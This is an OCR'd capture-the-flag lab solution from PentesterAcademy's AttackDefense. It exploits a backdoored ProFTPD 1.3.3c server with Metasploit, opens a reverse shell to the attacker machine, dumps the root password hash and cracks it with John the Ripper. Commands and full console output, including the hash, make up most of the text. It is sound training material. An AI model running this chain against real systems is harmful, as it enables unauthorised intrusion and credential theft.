
ATTACK
DEFENSE
by PentesterAcademy

Name	Password Cracker: Linux
URL	https://attackdefense.com/challengedetails?cid=1776
Type	Metasploit: Auxiliary Modules

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Run an Nmap scan against the target IP

Command: nmap -sS -sV 192.229.31.3

```
root@attackdefense:~# nmap -sS -sV 192.229.31.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-27 21:02 UTC
Nmap scan report for target-1 (192.229.31.3)
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
MAC Address: 02:42:C0:E5:1F:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
root@attackdefense:~#
```

Step 2: We have discovered a proftpd 1.3.3c server running on the target machine. We will run nmap vuln script to identify the vulnerability.

Command: nmap --script vuln -p 21 192.229.31.3

```
root@attackdefense:~# nmap --script vuln -p 21 192.229.31.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-27 21:03 UTC
Nmap scan report for target-1 (192.229.31.3)
Host is up (0.000052s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
|_sslv2-drown:
MAC Address: 02:42:C0:E5:1F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.74 seconds
root@attackdefense:~#
```

The target proftpd installation has been running a backdoored version.

Step 3: We will start the postgresql database server on the attacker machine. We are starting postgresql to store all metasploit loot and other sensitive information from the target machine.

Command: /etc/init.d/postgresql start

```
root@attackdefense:~# /etc/init.d/postgresql start
Starting PostgreSQL 12 database server: main.
root@attackdefense:~#
```

Step 3: We have started postgresql database server. Start a metasploit framework and exploit proftpd server using exploit/unix/ftp/proftpd_133c_backdoor module.

Commands:
msfconsole -q
use exploit/unix/ftp/proftpd_133c_backdoor
set RHOSTS 192.229.31.3
exploit -z

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.229.31.3
RHOSTS => 192.229.31.3
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit -z

[*] Started reverse TCP double handler on 192.229.31.2:4444
[*] 192.229.31.3:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo JxyPgd6byrhkOSYf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JxyPgd6byrhkOSYf\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.229.31.2:4444 -> 192.229.31.3:42034) at 2020-03-27 21:06:01 +0000
[*] Session 1 created in the background.
msf5 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Step 4: We have exploited the target ftp server. We will use a post exploitation module to dump the system users hashes.

Commands:
use post/linux/gather/hashdump
set SESSION 1
exploit

```
msf5 > use post/linux/gather/hashdump
msf5 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module.
[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:0:
0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20200327210717_default_192.229.31.3_linux.hashes_025787.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) >
```

Step 5: Run provided an auxiliary module to find the plain text password of the root user.

Commands:
use auxiliary/analyze/crack_linux

set SHA512 true
run

```
msf5 > use auxiliary/analyze/crack_linux
msf5 auxiliary(analyze/crack_linux) > set SHA512 true
SHA512 => true
msf5 auxiliary(analyze/crack_linux) > run
Created directory: /root/.john

[+] john Version Detected: 1.9.0-jumbo-1 OMP
[*] Hashes Written out to /tmp/hashes_tmp20200327-64-guku6x
[*] Wordlist file written out to /tmp/jtrtmp20200327-64-1wzqd5d
[*] Checking md5crypt hashes already cracked...
[*] Cracking md5crypt hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=U3B4kCOg --nolog --con
ta/jtr/john.conf --pot=/root/.msf4/john.pot --format=md5crypt --wordlist
s=single /tmp/hashes_tmp20200327-64-guku6x
Using default input encoding: UTF-8
[*] Cracking md5crypt hashes in normal mode
[*]    Cracking Command: /usr/sbin/john --session=U3B4kCOg --nolog --con
ta/jtr/john.conf --pot=/root/.msf4/john.pot --format=md5crypt /tmp/hashe
Using default input encoding: UTF-8
```

```
[*] Cracking sha512crypt hashes in wordlist mode...
[*]    Cracking Command: /usr/sbin/john --session=62MMf5hd --nolog -
ta/jtr/john.conf --pot=/root/.msf4/john.pot --format=sha512crypt --w
ules=wordlist /tmp/hashes_tmp20200327-64-guku6x
Using default input encoding: UTF-8
[+] Cracked Hashes
==============

 DB ID  Hash Type    Username  Cracked Password  Method
 -----  ---------    --------  ----------------  ------
 1      sha512crypt  root      password          Single

[*] Auxiliary module execution completed
msf5 auxiliary(analyze/crack_linux) >
```

This reveals the flag to us.

Flag: password

References

1. Auxiliary Module (https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_133c_backdoor, http://rapid7.com/db/modules/post/linux/gather/hashdump https://www.rapid7.com/db/modules/auxiliary/analyze/crack_linux)
2. Proftpd Backdoored (https://www.aldeid.com/wiki/Exploits/proftpd-1.3.3c-backdoor)